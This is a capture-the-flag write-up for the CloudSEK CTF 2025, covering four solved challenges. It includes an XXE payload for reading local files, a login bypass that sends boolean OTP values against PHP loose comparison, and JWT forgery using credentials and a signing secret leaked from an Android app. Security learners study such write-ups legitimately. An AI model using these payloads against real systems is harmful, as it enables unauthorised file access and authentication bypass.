
CloudSEK CTF Write-Up – Solved Challenges




Flag 1: Nitro Scripting Challenge

Flag: ClOuDsEk_ReSeArCH_tEaM_CTF_2025{ab03730caf95ef90a440629bf12228d4}

Steps Followed

1. Identified a hidden endpoint /task which returned a random string inside an HTML response.
2. From the challenge description, the required logic was:
   Reverse the string and Base64-encode the reversed string
   Wrap it as:
3. Manual submissions always failed because the server enforced a strict time limit.
4. Created an automation script to:
5. Fetch /task and Extract the string
6. Apply the transformations
7. Immediately POST the result to /submit
8. Automation allowed submission within the allowed time window.

Script: **nitro.py**



```python
def build_payload(challenge: str) → str:
    """
    Reverse the string, base64-encode it, then wrap:
    CSK__{base64}__2025
    """
    reversed_str = challenge[::-1]
    b64 = base64.b64encode(reversed_str.encode("utf-8")).decode("utf-8")
    return f"CSK__{b64}__2025"

def submit_payload(payload: str) → str:
    """
    POST the payload as raw text to /submit.
    """
    r = session.post(
        f"{BASE_URL}/submit",
        data=payload,
        headers={"Content-Type": "text/plain"},
        timeout=2,
    )
    return r.text

def main():
    # Optional self-test using your example string
    test_in = "jQCgwMEGMLK6"
    expected = "CSK__NktMTUdFTXdnQ1Fq__2025"
    test_out = build_payload(test_in)
    if test_out ≠ expected:
        print("[!] Self-test failed, check logic!")
        print("Got     :", test_out)
        print("Expected:", expected)
    else:
        print("[+] Self-test OK")
```

```python
if __name__ == "__main__":
    main()
```

```
┌──(kali㉿kali)-[~/Downloads]
└──(kali㉿kali)-[~/Downloads]
└─$ python3 nitro.py
[+] Self-test OK
[+] Challenge: MopARfBelEhh
[+] Payload: CSK__aGhFbGVCZlJBcG9N__2025
[+] Server says:
Nice automation! Here is your flag: ClOuDsEk_ReSeArCH_tEaM_CTF_2025{ab03730caf95ef90a440629bf12228d4}
[+] Looks like we got the flag, stopping.
```

Flag 2: Bad Feedback


Flag: ClOuDsEk_ReSeArCH_tEaM_CTF_2025{b3e0bed flcla2b4d5e6f71829384756}


Steps Followed

9. Observed that the feedback form accepted **XML input**.
10. Submitted a normal XML payload to confirm the application parsed XML.
11. Noticed the backend processed user-supplied XML without disabling external entities.
12. Crafted an **XXE payload** to read local files:

```
<!DOCTYPE feedback [
  <!ENTITY xxe SYSTEM "file:///">
]>
<feedback>
    <name>test</name>
    <message>&xxe;</message>
</feedback>
```

13. The application resolved the external entity.
14. The flag was stored in the **root filesystem** and became accessible via XXE.
15. The response returned the flag content.





Flag 3: Triangle


Flag: ClOuDsEk_ReSeArCH_tEaM_CTF_2025{474a30a63ef1f14e252dc0922f811b16}

Steps Followed

1. Intercepted the authentication request sent to `/login.php`.
2. Noticed the login required:
    - Username
    - Password
    - Three OTP values (`otp1`, `otp2`, `otp3`)
3. Backend error messages revealed OTP checks were done individually.
4. Modified the request by sending boolean values instead of numeric OTPs:

```
{
  "username": "admin",
  "password": "admin",
  "otp1": true,
  "otp2": true,
  "otp3": true
}
```

5. Due to PHP loose type comparison, OTP validation succeeded.
6. Authentication was bypassed and the flag was returned.



Flag 4: Ticket

Flag: ClOuDsEk_ReSeArCH_tEaM_CTF_2025{ccf62117a030691b1ac7013fca4fb685}

Steps Followed

1. Analyzed the Android application using **BeVigil**.
2. Discovered hardcoded values in `strings.xml from report`:
    - Internal Port URL - **http://15.206.47.5.nip.io:8443/**
    - Internal Credentials - **tuhin1729 / 123456**
    - Base64-encoded JWT signing secret.
3. Decoded the JWT Secret:
    - str!k3b4nk@1009%sup3r!s3cr37
4. Logged into the internal portal using the leaked credentials.
5. Captured the JWT token issued after authentication.
6. Decoded the token and confirmed it used **HS256**.
7. Forged a new JWT with elevated privileges:

```
{
  "username": "admin",
  "exp": 1965004820
}
```

8. Re-signed the token using the leaked secret.
9. Replaced the original token with the forged admin token.
10. Accessed a privileged endpoint which returned the flag.